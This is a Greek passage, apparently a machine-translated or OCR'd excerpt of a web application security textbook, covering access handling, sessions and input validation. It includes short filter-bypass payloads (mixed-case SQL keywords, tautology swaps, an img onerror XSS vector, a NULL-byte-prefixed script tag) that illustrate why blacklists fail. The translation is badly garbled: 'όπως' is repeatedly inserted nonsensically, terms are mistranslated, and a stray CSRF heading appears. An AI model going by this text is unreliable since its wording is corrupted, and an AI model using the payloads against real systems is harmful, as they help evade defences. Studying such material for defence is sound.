"Το μέλλον της ασφάλειας των διαδικτυακών εφαρμογών"

Πάνω από μια δεκαετία μετά την ευρεία υιοθέτηση τους ,οι web εφαρμογές στο Διαδίκτυο σήμερα εξακολουθούν να είναι γεμάτες με τρωτά σημεία .Η κατανόηση των απειλών κατά της ασφάλειας που αντιμετωπίζουν οι εφαρμογές web , και οι αποτελεσματικοί τρόποι αντιμετώπισης των συγκεκριμένων προβλημάτων , δεν έχουν ακόμη αναπτυχθεί. Επί του παρόντος υπάρχει μικρή ένδειξη ότι τα προβλήματα που περιγράφονται θα εξαφανιστούν στο άμεσο μέλλον .

Τούτου λεχθέντος , οι λεπτομέρειες της εφαρμογής τοπίο της ασφάλειας στο διαδίκτυο δεν είναι στατικές . Ακόμα κι αν παλιά και καλώς εννοούμενο τρωτά σημεία , όπως SQL ένεση συνεχίζουν να εμφανίζονται, ο επιπολασμός τους είναι σταδιακά μειώνεται . Επιπλέον ,
οι περιπτώσεις που εξακολουθούν να γίνονται όλο και πιο δυσκολίες λατρεία για να fi nd και να εκμεταλλευτούν . νέος έρευνα στους τομείς αυτούς είναι γενικά επικεντρώνεται στην ανάπτυξη προηγμένων τεχνικών για να επιτεθεί με πιο ανεπαίσθητες εκδηλώσεις των τρωτών σημείων που πριν από λίγα χρόνια θα μπορούσε εύκολα να ανιχνευθεί και να αξιοποιηθούν χρησιμοποιώντας μόνο ένα πρόγραμμα περιήγησης . Μια δεύτερη επικρατούσα τάση ήταν η σταδιακή μετατόπιση της προσοχής από τις επιθέσεις από την πλευρά του διακομιστή της εφαρμογής με αυτά που οι χρήστες της εφαρμογής στόχων .

Το τελευταίο είδος της επίθεσης αξιοποιεί ακόμα ελαττώματα εντός της ίδιας της εφαρμογής , αλλά συνήθως συνεπάγεται κάποιο είδος αλληλεπίδρασης με έναν άλλο χρήστη που μπορεί να θέσει σε κίνδυνο συναλλαγές αυτού του χρήστη με την ευάλωτη εφαρμογή . Αυτή είναι μια τάση που έχει επαναληφθεί και σε άλλους τομείς της ασφάλειας λογισμικού . Όσο η ευαισθητοποίηση της ασφάλειας για τις απειλές ωριμάζει ,η ροή στην πλευρά του διακομιστή είναι το πρώτο ζητούμενο για να γίνουν όλα καλά κατανοητά, αφήνοντας την πλευρά του πελάτη ως βασικό πεδίο ενδιαφέροντος.Από όλες τις επιθέσεις, εκείνες ενάντια σε άλλους χρήστες εξελίσσονται πιο γρήγορα , και έχουν πλέον το επίκεντρο της έρευνας κατά τα τελευταία έτη .

Διάφορες πρόσφατες τάσεις στην τεχνολογία έχουν αλλάξει κάπως το τοπίο στις εφαρμογές web . Οι σημαντικότερες είναι οι εξής:

- **Web 2.0** - Ο όρος αυτός αναφέρεται στη μεγαλύτερη χρήση των λειτουργιών που επιτρέπει user-generated περιεχόμενο και την ανταλλαγή πληροφοριών , καθώς επίσης και η έγκριση των διαφόρων τεχνολογιών που υποστηρίζουν σε μεγάλο βαθμό αυτή τη λειτουργικότητα , συμπεριλαμβανομένης της ασύγχρονα αιτήματα HTTP και μεταξύ τομέων ολοκλήρωσης .
- **Cloud computing** - Ο όρος αυτός αναφέρεται σε μεγαλύτερη χρήση των εξωτερικών υπηρεσιών παρόχους για διάφορα μέρη της στοίβας τεχνολογίας, συμπεριλαμβανομένης της αίτησης λογισμικού , πλατφόρμες εφαρμογών , web λογισμικού διακομιστή , βάσεις δεδομένων , και hardware . Αναφέρεται επίσης σε αυξημένη χρήση των τεχνολογιών virtualization εντός φιλοξενία περιβάλλοντα .

Όπως με τις περισσότερες αλλαγές στην τεχνολογία , οι τάσεις αυτές έχουν φέρει μαζί τους κάποιες νέες επιθέσεις και παραλλαγές στις υπάρχουσες επιθέσεις . Παρά τη διαφημιστική εκστρατεία , τα ζητήματα που εγείρονται δεν είναι τόσο επαναστατική , καθώς μπορεί να εμφανιστεί αρχικά . εμείς θα εξετάσει τις συνέπειες για την ασφάλεια αυτών και άλλων πρόσφατων τάσεων στην κατάλληλα σημεία σε ολόκληρο το βιβλίο . Παρ 'όλες τις αλλαγές που έχουν επέλθει σε εφαρμογές web , ορισμένες κατηγορίες των «κλασσικών» τρωτά σημεία δεν παρουσιάζουν κανένα σημάδι της μείωσης . συνεχίζουν να προκύψουν σε λίγο πολύ την ίδια μορφή όπως έκαναν τις πρώτες ημέρες του web . Αυτές περιλαμβάνουν ελαττώματα στην επιχειρηματική λογική , αποτυχίες να εφαρμόσει σωστά την πρόσβαση ελέγχους , και άλλα θέματα σχεδιασμού . Ακόμη και σε έναν κόσμο βιδωτό κοινού εφαρμογή εξαρτήματα και τα πάντα - as-a -service , οι διαχρονικές ζητήματα αυτά είναι πιθανό να παραμείνει ευρέως διαδεδομένη .

Κεφάλαιο 2
Μηχανισμοί άμυνας πυρήνα

Το θεμελιώδες πρόβλημα της ασφάλειας με τις εφαρμογές web είναι η εξασφάλιση αξιοπιστίας στην είσοδο του χρήστη , το οποίο οδηγεί στη χρήση μιας σειράς από μηχανισμούς ασφαλείας για να υπερασπιστούν οι χρήστες ενάντια στην επίθεση .Χρησιμοποιούν όλες σχεδόν οι εφαρμογές μηχανισμούς που είναι εννοιολογικά παρόμοιοι , αν και οι λεπτομέρειες του σχεδίου και η αποτελεσματικότητα της εφαρμογής ποικίλλει σε μεγάλο βαθμό .

Οι μηχανισμοί άμυνας που χρησιμοποιούνται από τις εφαρμογές web περιλαμβάνουν τα ακόλουθα

βασικά στοιχεία :

- την πρόσβαση των χρηστών στα δεδομένα της εφαρμογής και της λειτουργικότητας για την πρόληψη χρήστες από το να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση
- Χειρισμός εισόδου του χρήστη στις λειτουργίες της εφαρμογής για την πρόληψη ακατάλληλων εισόδων προκαλώντας ανεπιθύμητη συμπεριφορά
- Χειρισμός σε επιτιθέμενους για να διασφαλιστεί ότι η εφαρμογή συμπεριφέρεται σωστά η οποία στοχεύει άμεσα , λαμβάνοντας τα κατάλληλα αμυντικά και επιθετικά μέτρα για να εμποδίσει τον επιτιθέμενο

Λόγω του κεντρικού ρόλου τους στην αντιμετώπιση του προβλήματος της ασφάλειας του πυρήνα , αυτοί οι μηχανισμοί αποτελούν τη πρώτη λύση για την εξάλειψή. Η γνώση για τον εχθρό σου είναι ο βασικός κανόνας του πολέμου , στη συνέχεια, η κατανόηση.

Οι εν λόγω μηχανισμοί είναι η βασική προϋπόθεση για να είναι σε θέση να επιτεθούν σε εφαρμογές αποτελεσματικά.

" Χειρισμός πρόσβασης χρήστη "

Μια βασική απαίτηση ασφαλείας που σχεδόν κάθε αίτηση πρέπει να πληροί είναι ο έλεγχος της πρόσβασης των χρηστών στα δεδομένα και τη λειτουργικότητά της . Μια τυπική κατάσταση έχει διάφορες κατηγορίες χρηστών , όπως τους ανώνυμους χρήστες , οι απλοί χρήστες και χρήστες με δικαιώματα διαχειριστή . Επιπλέον , σε πολλές περιπτώσεις ,οι χρήστες επιτρέπεται να έχουν πρόσβαση σε ένα διαφορετικό σύνολο δεδομένων . Για παράδειγμα, οι χρήστες ενός πλέγματος εφαρμογής ηλεκτρονικού ταχυδρομείου θα πρέπει να είναι σε θέση να διαβάσουν τα δικά τους e -mail , αλλά όχι των άλλων ανθρώπων. Οι περισσότερες web εφαρμογές χειρίζονται πρόσβαση χρησιμοποιώντας ένα τρίο των αλληλένδετων ασφάλειας μηχανισμών :

- **ταυτότητας**
- **διαχείρισης συνεδρίας**
- **Έλεγχος πρόσβασης**

Λόγω των αλληλεξαρτήσεων τους , η συνολική ασφάλεια που παρέχεται από τους μηχανισμούς είναι τόσο ισχυρή όσο ο πιο αδύναμος κρίκος στην αλυσίδα . Ένα ελάττωμα κάθε μεμονωμένου συστατικού μπορεί να επιτρέψει σε έναν εισβολέα να αποκτήσει απεριόριστη πρόσβαση στη λειτουργικότητα και τα δεδομένα της εφαρμογής.

"Πιστοποίηση"

Ο μηχανισμός ελέγχου ταυτότητας είναι η πιο βασική εξάρτηση από μια χειρισμό εφαρμογής της πρόσβασης των χρηστών .Έλεγχος ταυτότητας ενός χρήστη προϋποθέτει την εγκαθίδρυση ότι ο χρήστης είναι πράγματι αυτός που ισχυρίζεται ότι είναι . Χωρίς αυτή τη δυνατότητα , η εφαρμογή θα πρέπει να αντιμετωπίσει όλους τους χρήστες ως ανώνυμους - το χαμηλότερο δυνατό επίπεδο εμπιστοσύνης . Η πλειοψηφία των εφαρμογών web σήμερα απασχολούν το συμβατικό μοντέλο, στο οποίο ο χρήστης υποβάλλει ένα όνομα χρήστη και κωδικό πρόσβασης , στο οποίο η εφαρμογή ελέγχει την εγκυρότητά τους .Στην ασφάλεια - κρίσιμες εφαρμογές, όπως αυτές που χρησιμοποιούνται από τις τράπεζες σε απευθείας σύνδεση , συνήθως συμπληρώνονται από πρόσθετες πιστοποιήσεις και μια σύνδεση πολλαπλών σταδίων.

Όταν οι απαιτήσεις ασφαλείας είναι ακόμη υψηλότερες, άλλα μοντέλα ταυτότητας μπορούν να χρησιμοποιηθούν, με βάση τον πελάτη με έξυπνες κάρτες και πιστοποιητικά. Εκτός από τις βασικές διαδικασίες σύνδεσης , συχνά χρησιμοποιούν μηχανισμούς ελέγχου ταυτότητας και μια σειρά από άλλες λειτουργίες υποστήριξης , όπως η αυτο - εγγραφή ,η ανάκτηση λογαριασμού , καθώς και μια εγκατάσταση αλλαγής κωδικού πρόσβασης. Κοινά προβλήματα μπορούν να επιτρέψουν σε έναν εισβολέα να εντοπίσει ονόματα άλλων χρηστών ,να μαντέψει τους κωδικούς πρόσβασης , ή να παρακάμψει το login λειτουργίας με την αξιοποίηση ελαττωμάτων στη λογική της .Συχνά , ελαττώματα σε αυτή τη λειτουργία επιτρέπουν να αποκτήσουν πρόσβαση μη εξουσιοδοτημένη πρόσβαση σε ευαίσθητα δεδομένα και λειτουργικότητα .

"Διαχείριση Συνεδρίας"

Το επόμενο έργο στη διαδικασία πρόσβασης των χρηστών χειρισμού είναι η διαχείριση των πιστοποιημένων συνεδριών του χρήστη . Μετά την επιτυχή σύνδεση με την εφαρμογή , ο χρήστης αποκτά πρόσβαση σε διάφορες σελίδες και λειτουργίες , κάνοντας μια σειρά από HTTP αιτήματα στον φυλλομετρητή του. Την ίδια στιγμή, η εφαρμογή λαμβάνει αμέτρητες άλλες αιτήσεις από διαφορετικούς χρήστες , ορισμένοι από τους οποίους έχουν πιστοποιηθεί και μερικοί από τους οποίους είναι ανώνυμοι . Για την επιβολή αποτελεσματικού ελέγχου πρόσβασης , η εφαρμογή χρειάζεται έναν τρόπο για να προσδιορίσει και να επεξεργαστεί τη σειρά των αιτήσεων που προέρχονται από κάθε μοναδικό χρήστη . Σχεδόν όλες οι εφαρμογές web πληρούν την απαίτηση αυτή , δημιουργώντας μια συνεδρία για κάθε χρήστη και ένα σύνολο δομών δεδομένων πραγματοποιείται στο διακομιστή που παρακολουθεί την κατάσταση του χρήστη.


Το διακριτικό είναι μια μοναδική σειρά που η εφαρμογή χάρτες της συνόδου . Όταν ένας χρήστης λαμβάνει ένα κουπόνι , το πρόγραμμα περιήγησης αυτόματα υποβάλλει το διακομιστή σε κάθε μεταγενέστερη αίτηση HTTP , επιτρέποντας η εφαρμογή να συνδέσει την αίτηση στον εν λόγω χρήστη . Τα HTTP cookies είναι η τυποποιημένη μέθοδος για τη μετάδοση στοιχείων , αν και πολλές εφαρμογές χρησιμοποιούν κρυφή φόρμα πεδία ή το URL για το σκοπό αυτό . Εάν ένας χρήστης δεν υποβάλει αίτηση για ένα ορισμένο χρονικό διάστημα , η σύνοδος λήγει . Η πλειοψηφία των επιθέσεων επιδιώκει να θέσει σε κίνδυνο τις μάρκες που έχουν εκδοθεί σε άλλους χρήστες . Εάν αυτό είναι δυνατόν , ένας εισβολέας μπορεί να μεταμφιάζεται ως χρήστης και να χρησιμοποιήσει την εφαρμογή ακριβώς όπως ένας χρήστης .

Οι κύριοι τομείς της ευπάθειας προκύπτουν από ελαττώματα στο πώς οι μάρκες δημιουργούνται , οι οποίες επιτρέπουν σε έναν εισβολέα να μαντέψει τις μάρκες που έχουν εκδοθεί σε άλλους χρήστες , και ελαττώματα στον τρόπο tokens στη συνέχεια αντιμετωπίζονται , επιτρέποντας στον εισβολέα να συλλάβει μάρκες άλλων χρηστών . Αν χρησιμοποιείται HTTP μηχανισμός ελέγχου ταυτότητας , το πρόγραμμα περιήγησης υποβάλλει εκ νέου αυτόματα διαπιστευτήρια του χρήστη με κάθε αίτηση , που επιτρέπει την εφαρμογή για να προσδιορίσει το χρήστη απευθείας από αυτές. Σε άλλες περιπτώσεις , η εφαρμογή αποθηκεύει τις πληροφορίες κατάστασης στην πλευρά του client και όχι στον server , συνήθως σε κρυπτογραφημένη μορφή για την πρόληψη παραβιάσεων.

" Έλεγχος Πρόσβασης "

Το τελικό βήμα στη διαδικασία της πρόσβασης των χρηστών είναι να πάρει σωστές αποφάσεις σχετικά με το αν κάθε μεμονωμένη αίτηση θα πρέπει να επιτρέπεται ή όχι . Εάν οι μηχανισμοί που μόλις περιεγράφηκαν λειτουργούν σωστά , η αίτηση γνωρίζει την ταυτότητα του χρήστη από τον οποίο κάθε αίτηση ελήφθη. Μετά, θα πρέπει να αποφασίσει εάν ο χρήστης έχει το δικαίωμα να εκτελέσει την ενέργεια , ή πρόσβαση στα δεδομένα ,που ζητεί. Ο μηχανισμός ελέγχου πρόσβασης χρειάζεται συνήθως για την εφαρμογή ορισμένων περιπτώσεων , με διαφορετικές εκτιμήσεις που έχουν σημασία σε διαφορετικές περιοχές της εφαρμογής και σε διάφορα είδη της λειτουργικότητας της. Η αίτηση μπορεί να στηρίξει πολυάριθμους ρόλους χρήστη , καθεμιά εκ των οποίων με διαφορετικές. Οι μεμονωμένοι χρήστες μπορούν να έχουν η πρόσβαση σε ένα υποσύνολο του συνόλου των δεδομένων που τηρούνται στο πλαίσιο της αίτησης . Προσδιορίζονται λειτουργίες για να μπορέσουν να εφαρμοστούν τα όρια των συναλλαγών, τα οποία πρέπει να εφαρμόζονται σωστά με βάση την ταυτότητα του χρήστη .

Λόγω του περίπλοκου χαρακτήρα των τυπικών απαιτήσεων ελέγχου πρόσβασης , αυτοί οι μηχανισμοί είναι μια συχνή πηγή ευπάθειας ασφαλείας που επιτρέπουν σε έναν εισβολέα να αποκτήσει μη εξουσιοδοτημένη πρόσβαση σε δεδομένα και λειτουργικότητα . Οι προγραμματιστές κάνουν συχνά υποθέσεις για το πώς οι χρήστες θα αλληλοεπιδρούν με την εφαρμογή. Σχολαστικά για τις αδυναμίες αυτές είναι συχνά δύσκολα καλύπτονται , διότι οι ίδιοι έλεγχοι θα πρέπει να επαναλαμβάνονται για κάθε στοιχείο της λειτουργικότητας . Λόγω της επικράτησης του ελέγχου πρόσβασης ροών, η προσπάθεια αυτή είναι πάντα μια αξιόλογη



5.CSRF Επίθεση

« Χειρισμός Εισόδου Χρήστη «

Μια τεράστια ποικιλία από επιθέσεις εναντίον web εφαρμογών περιλαμβάνει την υποβολή απροσδόκητης εισόδου , κατασκευασμένη για να προκαλέσει τη συμπεριφορά που δεν προορίζονται από όπως σχεδιαστές όπως εφαρμογής . Αντίστοιχα , βασική προϋπόθεση για την εφαρμογή ασφάλειας είναι η αίτηση να χειριστεί την είσοδο του χρήστη με ασφαλή τρόπο . Input-based τρωτά σημεία μπορούν να προκύψουν οπουδήποτε εντός όπως λειτουργικότητας μιας εφαρμογής , και σε σχεδόν κάθε είδος τεχνολογίας σε κοινή χρήση. Η « Επικύρωση εισόδου» συχνά αναφέρεται ως η αναγκαία άμυνα ενάντια σε αυτές όπως επιθέσεις . Ωστόσο , κανένας προστατευτικός μηχανισμός δεν μπορεί να χρησιμοποιηθεί παντού, για υπεράσπιση έναντι κακόβουλων εισόδων.

« Ποικιλίες όπως Εισόδου «

Μια τυπική εφαρμογή web επεξεργάζεται τα δεδομένα όπως χρήστη που παρέχονται σε όπως διαφορετικές μορφές . Σε όπως περιπτώσεις , μια εφαρμογή μπορεί να είναι σε θέση να επιβάλλει πολύ αυστηρό έλεγχο σε ένα στοιχείο όπως εισόδου. Για παράδειγμα , ένα όνομα χρήστη που μπορεί να απαιτείται να έχει μέγιστο μήκος οκτώ χαρακτήρες και να περιλαμβάνει μόνο αλφαβητικούς χαρακτήρες . Σε όπως περιπτώσεις , η αίτηση πρέπει να ανέχεται ένα ευρύτερο φάσμα των πιθανών εισροών . Για παράδειγμα , μια διεύθυνση σε προσωπική σελίδα στοιχείων θα μπορούσε νομίμως να περιέχει γράμματα , αριθμούς , κενά , παύλες , αποστρόφους , και όπως χαρακτήρες . Ωστόσο , για το θέμα αυτό , οι περιορισμοί εξακολουθούν να μπορούν να επιτευχθούν. Σε ορισμένες περιπτώσεις , η αίτηση μπορεί να χρειαστεί να δεχθεί είσοδο από αυθαίρετους χρήστες.

Εκτός από διάφορα είδη εισροών που καταχωρούν οι χρήστες χρησιμοποιούν το πρόγραμμα περιήγησης , μια τυπική εφαρμογή που λαμβάνει πολλά είδη δεδομένων που δημιουργήθηκαν στο διακομιστή και που αποστέλλονται στον πελάτη , έτσι ώστε ο πελάτης να μπορεί να τα μεταδώσει πίσω στο διακομιστή για μεταγενέστερες αιτήσεις . Αυτά περιλαμβάνουν στοιχεία όπως cookies και κρυφή φόρμα , τα οποία δεν είναι ορατά από όπως απλούς χρήστες όπως εφαρμογής, αλλά όπως εισβολέας μπορεί φυσικά να τα δεί και να τα τροποποιήσει . Σε αυτές όπως περιπτώσεις , οι εφαρμογές μπορούν να εκτελούν συχνά όπως προδιαγραφές επικύρωσης των δεδομένων που λαμβάνονται. Επιπλέον, όταν μια εφαρμογή ανιχνεύει ότι ο διακομιστής έχει τροποποιήσεις με έναν τρόπο που δεν έγιναν με ένα συνηθισμένο τρόπο με ένα τυπικό πρόγραμμα περιήγησης , δείχνει συχνά ότι ο χρήστης προσπαθεί να εξετάσει την αίτηση για τρωτά σημεία , η αίτηση θα πρέπει να απορριφθεί και να καταγράφει για έρευνα.

« Προσεγγίσεις στον Χειρισμό εισόδου «

Οι διάφορες γενικές προσεγγίσεις που συνήθως λαμβάνονται για το πρόβλημα του χειρισμού εισόδου του χρήστη . Διαφορετικές προσεγγίσεις είναι συχνά προτιμότερο να χρησιμοποιούνται για διαφορετικές καταστάσεις και για διάφορα είδη εισόδου, και όπως συνδυασμός των προσεγγίσεων μπορεί ενίοτε να είναι επιθυμητός .

« Απόρριψη Γνωστών Κακόβουλων στοιχείων «

Αυτή η προσέγγιση χρησιμοποιεί συνήθως μια μαύρη λίστα που περιέχει ένα σύνολο από συμβολοσειρές κειμένου ή μοτίβα που είναι γνωστά ότι χρησιμοποιούνται σε επιθέσεις . Σε γενικές γραμμές , αυτό θεωρείται ως η λιγότερο αποτελεσματική προσέγγιση για την επικύρωση χρηστών εισόδου , για δύο βασικούς λόγους . Πρώτον , ένα τυπικό θέμα ευπάθειας σε μια εφαρμογή web μπορεί να αξιοποιηθεί χρησιμοποιώντας μια ευρεία ποικιλία των εισροών , το οποίο μπορεί να κωδικοποιείται ή να αντιπροσωπεύονται με διάφορους τρόπους.

Εκτός από την απλούστερη των περιπτώσεων , είναι πιθανό ότι μια μαύρη λίστα θα παραλείψει κάποια μοντέλα όπως εισόδου που μπορεί να χρησιμοποιηθεί για την επίθεση όπως αίτησης . Δεύτερον , τεχνικές για την εκμετάλλευση εξελίσσονται συνεχώς . Νέες μέθοδοι για την εκμετάλλευση των υφιστάμενων κατηγοριών των τρωτών σημείων είναι απίθανο να αποκλειστούν από όπως τρέχουσες μαύρες λίστες .Πολλές μαύρες λίστες μπορούν να παρακαμφθούν με ευκολία κάνοντας ασήμαντες διορθώσεις στην είσοδο που έχει μπλοκαριστεί .

Για παράδειγμα:

- **If SELECT is blocked, try SeLeCt**
- **If or 1=1–is blocked, try or 2=2–**
- **If alert(‘xss’) is blocked, try prompt(‘xss’)**

Σε όπως περιπτώσεις , φίλτρα έχουν σχεδιαστεί για να μπλοκάρουν προδιαγραφές λέξεις-κλειδιά που μπορεί να παρακαμφθούν χρησιμοποιώντας όχι συνηθισμένους χαρακτήρες μεταξύ εκφράσεων .

Για παράδειγμα:

SELECT / * foo * / username , password / * foo * / ΑΠΟ / * foo * / χρήστες

<img%09onerror=alert(1) src=a>

Τέλος , όπως τέτοιες λίστες , ιδιαίτερα εκείνων που εφαρμόζονται σε

web εφαρμογές, τα τείχη προστασίας , ήταν ευάλωτα σε επιθέσεις **NULL** byte .Εισάγοντας ένα **NULL** byte οπουδήποτε πριν από μια αποκλεισμένη έκφραση μπορεί να προκαλέσει κάποια φίλτρα και να σταματήσει την επεξεργασία όπως εισόδου και ως εκ τούτου.

Για παράδειγμα:

%00<script>alert(1)</script>

ΣΗΜΕΙΩΣΗ

Επιθέσεις που εκμεταλλεύονται το χειρισμό των NULL bytes προκύπτουν σε πολλούς τομείς όπως ασφάλειας των διαδικτυακών εφαρμογών . Σε περιβάλλοντα όπου ένα NULL byte λειτουργεί ως ένα string οριοθέτησης, μπορεί να χρησιμοποιηθεί για να τερματίσει ένα ερώτημα σε κάποιο backend σύστημα. Σε περιβάλλοντα όπου τα NULL bytes αγνοείται (για παράδειγμα , μέσα σε HTML σε ορισμένα προγράμματα περιήγησης) ,μπορούν να εισάγονται μέσα σε αποκλεισμένες εκφράσεις για να νικήσουν κάποια μαύρη λίστα .

« Αποδοχή Γνωστών Καλόβουλων Στοιχείων «

Αυτή η προσέγγιση χρησιμοποιεί μια εγκεκριμένη λίστα που περιέχει ένα σύνολο από συμβολοσειρές κειμένου ή σχήματα , ή ένα σύνολο κριτηρίων , που είναι γνωστό για να ταιριάζει μόνο καλοήθεις εισόδου. Ο μηχανισμός επικύρωσης επιτρέπει στα δεδομένα που ταιριάζουν με την άσπρη λίστα να μπλοκάρει όλα τα άλλα .Για παράδειγμα , πριν από την εξέταση όταν ζητηθεί κωδικός προϊόντος στη βάση δεδομένων , μια εφαρμογή θα μπορούσε να επικυρώνει ότι περιέχει μόνο αλφαριθμητικούς χαρακτήρες και είναι ακριβώς έξι χαρακτήρες .Δεδομένης όπως μετέπειτα επεξεργασίας που θα γίνει για τον κωδικό του προϊόντος , οι προγραμματιστές γνωρίζουν ότι η είσοδος κατά τη δοκιμή αυτή δεν μπορούν ενδεχομένως να προκαλέσουν προβλήματα. Σε περιπτώσεις όπου αυτή η προσέγγιση είναι εφικτή , θεωρείται ως ο πιο αποτελεσματικός τρόπος για να χειριστεί μια κακόβουλη είσοδος.


Ωστόσο , σε όπως περιπτώσεις μια αίτηση πρέπει να δεχθεί στοιχεία για τη μεταποίηση που δεν ανταποκρίνεται σε καμία λογική κριτήρια για το τι είναι γνωστό ότι είναι «καλό». Για παράδειγμα , περιέχει τα ονόματα μερικών ανθρώπων μια απόστροφο ή παύλα . Αυτά μπορούν να χρησιμοποιηθούν σε επιθέσεις εναντίον βάσεων δεδομένων, αλλά μπορεί να είναι μια απαίτηση που θα επιτρέψει σε κάποιον να εγγραφεί με την πραγματική του ονομασία . Ως εκ τούτου , αν και είναι συχνά εξαιρετικά αποτελεσματική, η προσέγγιση όπως λευκής λίστας δεν αποτελεί για όπως όπως όπως λύση για το πρόβλημα του χειρισμού εισόδου του χρήστη .

« Εξυγίανση «

Η προσέγγιση αυτή αναγνωρίζει την ανάγκη να δεχθεί όπως φορές τα δεδομένα που δεν μπορούν να είναι εγγυημένα. Αντί για την απόρριψη όπως όπως εισόδου, η εφαρμογή απολυμαίνει με διάφορους τρόπους για να αποτρέψει όπως δυσμενείς επιπτώσεις .Κακόβουλοι χαρακτήρες μπορούν να αφαιρεθούν από τα δεδομένα, αφήνοντας μόνο αυτό που είναι γνωστό για να είναι ασφαλή, ή να μπορούν να είναι κατάλληλα κωδικοποιημένα . Προσεγγίσεις που βασίζονται σε δεδομένα εξυγίανσης είναι συχνά πολύ αποτελεσματικές, και σε όπως καταστάσεις μπορεί να προβληθούν ως μια γενική λύση στο πρόβλημα των κακόβουλων εισροών . Για παράδειγμα , η συνήθης άμυνα εναντίον cross-site scripting επιθέσεων είναι η HTML – κωδικοποίηση. Μέσα σε ένα στοιχείο των εισροών . Σε αυτήν την κατάσταση, μια προσέγγιση επικύρωσης με όριο είναι επιθυμητή.

« Ασφαλής Χειρισμός Δεδομένων «

Όπως ευπάθειες web εφαρμογών προκύπτουν επειδή παρέχονται στοιχεία του χρήστη για επεξεργασία με μη ασφαλείς τρόπους . Αδυναμίες συχνά μπορούν να αποφευχθούν όχι με την επικύρωση όπως εισόδου, αλλά με την εξασφάλιση ότι η επεξεργασία που εκτελείται σε αυτό είναι εγγενώς ασφαλής . Σε ορισμένες περιπτώσεις , ασφαλείς μέθοδοι προγραμματισμού είναι διαθέσιμοι για την αποφυγή κοινών προβλημάτων . Για παράδειγμα , SQL επιθέσεις μπορεί να προληφθούν μέσα από τη σωστή χρήση των παραμετροποιημένων ερωτημάτων για πρόσβαση σε βάσεις δεδομένων. Σε όπως περιπτώσεις , η λειτουργικότητα όπως εφαρμογής μπορεί να σχεδιαστεί κατά τέτοιο τρόπο ώστε εγγενώς μη ασφαλείς πρακτικές, όπως πέρασμα εισόδου του χρήστη σε λειτουργία διερμηνέα εντολών του συστήματος , να αποφεύγονται . Η προσέγγιση αυτή δεν μπορεί να εφαρμοστεί σε κάθε είδους εργασία διότι οι διαδικτυακές εφαρμογές πρέπει να εκτελεστούν . Αλλά εφόσον είναι διαθέσιμες , είναι μια 